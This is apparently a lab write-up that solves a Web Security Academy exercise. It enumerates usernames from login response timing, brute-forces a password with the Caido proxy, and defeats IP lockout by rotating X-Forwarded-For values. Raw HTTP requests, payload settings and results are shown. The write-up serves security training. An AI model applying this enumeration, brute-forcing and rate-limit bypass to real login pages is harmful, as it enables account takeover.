



USERNAME ENUMERATION

VIA RESPONSE TIMING

USER NOT FOUND

PASSWORD INCORRECT



HAROON SHAHID

Lab: Username enumeration via response timing

This lab is vulnerable to username enumeration using its response times. To solve the lab, enumerate a valid username, brute-force this user's password, then access their account page.

- Your credentials: wiener:peter
- Candidate usernames
- Candidate passwords

Hint:

To add to the challenge, the lab also implements a form of IP-based brute-force protection. However, this can be easily bypassed by manipulating HTTP request headers.

Introduction

Let's first understand the basic authentication mechanism of the login form of this web app (lab).

So we have a username and password field. So far, so good.

Our first goal is to find a valid username.

Here's how the authentication mechanism works.

The application first checks whether the submitted username is valid.

If the username is valid, the application then processes the password. This password processing takes some time, regardless of whether the password is correct or incorrect.

However, if the username is invalid, the application can reject the login before processing the password. Because there is no point in processing the password if the username is invalid at the first place and when the password is not processed, the response is gonna take less time to arrive.

This creates a difference in response time:

- **Valid username** → **username is processed + password is processed**
- **Invalid username** → **username is processed, but password is not processed**

Now, the difference may be very small and difficult to notice with a normal password.

Therefore, we use a very long password. The longer password takes more time to process when the username is valid, making the timing difference more noticeable.

So, if we send the same long password with many different usernames, most invalid usernames should have similar response times. However, the valid username should produce a noticeably longer response.

This allows us to identify a valid username based on response timing.

Once we have identified the username, our next goal is to find its password.

There is one more problem: the application blocks us after a few failed login attempts. To bypass this IP-based protection in the lab, we can use the **X-Forwarded-For** header and change its value for each request.

For example:

X-Forwarded-For: 192.0.2.1

Then:

X-Forwarded-For: 192.0.2.2

And so on.


This makes the lab treat the requests as coming from different IP addresses.

And that's all. Let's get started.

Solution


Step 1:

Go to My Account and turn Queuing on in Caido.




Step 2:

Enter any dummy data in the Login form and hit **Log in**. The request will be intercepted in Caido. Send it to **Replay**.



Let's check it for an invalid username, e.g: **abc1234567**





We can see that for invalid username it took **838ms** and this reduction in time is because the application did not process the password because the username was invalid in the first place and that's why we see the reduction in response time.

Now we can use this timing difference to find out valid usernames.

Step 4:

Send this request to Automate and choose the attack type as **Parallel**. And highlight the username value and copy the usernames from the Candidate usernames list and choose the payload type as **Simple list** and paste the usernames.





Also change the IP Address from **10.10.1.1** to **10.10.10.1** to make sure we don't use the used IP Addresses. And now highlight the last digit of IP Address again and select the Payload type as Numbers and select numbers from 3 to 150 like we did previously.

Now hit Run.

Enter an HTTPQL query...						
ID	Payload 2	Payload 1	Status ▼	Length	Round-trip Time (ms)	
11	123123	13	302	230	738	
1	123456	3	200	3374	894	
2	password	4	200	3374	863	
3	12345678	5	200	3374	1004	
4	qwerty	6	200	3374	891	
5	123456789	7	200	3374	750	
6	12345	8	200	3374	714	
7	1234	9	200	3374	863	
8	111111	10	200	3374	844	
9	1234567	11	200	3374	938	
10	12345678	12	200	3374	804	
100 requests						

So we can see a 302 redirect which means our password is **123123**.

So the valid username is **ads** and its password is **123123**.

Now go to My Account and enter these credentials and hit Log in.



Login

Username

ads

Password

.....

Log in



Congratulations, you solved the lab!

My Account

Your username is: ads

Your email is: ads@normal-user.net

Email

Update email

In case you are blocked for 30 minutes, just send the request to Replay from Automate and go to Replay and put the username and password value there, change the IP Address to something like 100.100.1.1 and hit send. Click on Follow redirection.

https://0a1f00a00321734f81fedff900df000b.web-secu

Send

Screenshot

Request

PrettyRaw

Response

Follow redirection

PrettyRawPreview

+

1 POST /login HTTP/1.1

2 Host: 0a1f00a00321734f81fedff900df000b.web-security-academy.net

3 Connection: keep-alive

4 Content-Length: 27

5 Cache-Control: max-age=0

6 sec-ch-ua: "Google Chrome";v="153", "Not_A Brand";v="8", "Chromium";v="153"

7 sec-ch-ua-mobile: ?0

8 sec-ch-ua-platform: "Windows"

9 Upgrade-Insecure-Requests: 1

10 Content-Type: application/x-www-form-urlencoded

11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gec

12 ko) Chrome/153.0.0.0 Safari/537.36

13 Origin: https://0a1f00a00321734f81fedff900df000b.web-security-academy.net

14 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,imag

15 e/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

16 Sec-Fetch-Site: same-origin

17 Sec-Fetch-Mode: navigate

18 Sec-Fetch-User: ?1

19 Sec-Fetch-Dest: document

20 X-Forwarded-For: 100.100.1.1

21 Referer: https://0a1f00a00321734f81fedff900df000b.web-security-academy.net/login

22 Accept-Encoding: gzip, deflate, br, zstd

23 Accept-Language: en-US,en;q=0.9

24 Cookie: session=jkc4J98AEwduMw8xwS3PKuHexInyfwZv

username=ads&password=123123

1 HTTP/1.1 302 Found

2 Location: /my-account?id=ads

3 Set-Cookie: session=k84Gm0fBu10ziuNTM9cZwB7SQBSANOMW; Secure; HttpOnly; SameSite=None

4 X-Frame-Options: SAMEORIGIN

5 Content-Encoding: gzip

6 Connection: close

7 Content-Length: 0

8

9

https://0a1f00a00321734f81fedff900df000b.web-secu

Send

Screenshot

Request

PrettyRaw

Response

PrettyRawPreview

+

1 GET /my-account?id=ads HTTP/1.1

2 Host: 0a1f00a00321734f81fedff900df000b.web-security-academy.net

3 Connection: close

4 Cache-Control: max-age=0

5 sec-ch-ua: "Google Chrome";v="153", "Not_A Brand";v="8", "Chromium";v="153"

6 sec-ch-ua-mobile: ?0

7 sec-ch-ua-platform: "Windows"

8 Upgrade-Insecure-Requests: 1

9 Content-Type: application/x-www-form-urlencoded

10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gec

11 ko) Chrome/153.0.0.0 Safari/537.36

12 Origin: https://0a1f00a00321734f81fedff900df000b.web-security-academy.net

13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,imag

14 e/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

15 Sec-Fetch-Site: same-origin

16 Sec-Fetch-Mode: navigate

17 Sec-Fetch-User: ?1

18 Sec-Fetch-Dest: document

19 X-Forwarded-For: 100.100.1.1

20 Referer: https://0a1f00a00321734f81fedff900df000b.web-security-academy.net/login

21 Accept-Encoding: gzip, deflate, br, zstd

22 Accept-Language: en-US,en;q=0.9

23 Cookie: session=k84Gm0fBu10ziuNTM9cZwB7SQBSANOMW

Web Security Academy

Username enumeration via response timing

LAB Solved

Back to lab description

Congratulations, you solved the lab!

Share your skills! Twitter LinkedIn Continue learning

Home My account Log out

My Account

Your username is: ads

Your email is: ads@normal-user.net

Email

Update email

Clear - +

6593 bytes | 806ms

<https://www.linkedin.com/in/haroonshahid76/>

<https://github.com/haroon505>

=====